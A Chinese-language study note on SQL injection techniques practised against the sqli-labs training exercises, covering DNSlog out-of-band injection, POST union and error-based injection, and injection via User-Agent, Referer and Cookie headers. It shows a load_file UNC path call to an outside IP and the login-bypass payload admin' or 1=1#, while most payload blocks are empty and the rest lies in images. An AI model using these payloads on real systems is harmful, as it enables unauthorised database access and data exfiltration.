SQL注入相关
SQL注入相关
DNSlog注入
1 | select load_file("\\192.168.134.128\123\test.txt"); 他会去访问192.168.134.128下面的123文件夹里的test.txt文件 |

以less-9为例:
1 | 查库名: |

POST注入

POST union注入
查询方法和GET提交基本一样,只是提交位置不同而已
例如less11,使用万能密码 admin' or 1=1# 可以直接登录,也可以进行union 联合注入

POST报错注入
查询方法和GET提交基本一样,只是提交位置不同而已
例如less13:
HTTP头注入
uagent注入
当页面看不到明显变化,找不到注入点,可以尝试报头注入

例题:less-18
查看源码发现注入出现点:

根据源码可以修改 ‘$uagent’,’$IP’(没有安全性输入检测)进行注入

利用报错注入(前提是用户名和密码需登陆正确):
1 | 查库名: |
1 | 查表名: |

1 | 查列名: |

1 | 获取数据: |
Referer注入
源代码分析:

1 | INSERT INTO 'security'.'referers' ('referers','ip_address') VALUES (1,2); |
利用报错注入:
1 | 查表名: |

1 | 查表名: |

1 | 查列名: |

1 | 获取数据: |

Cookie注入
源码分析:

setcookie函数生成cookie
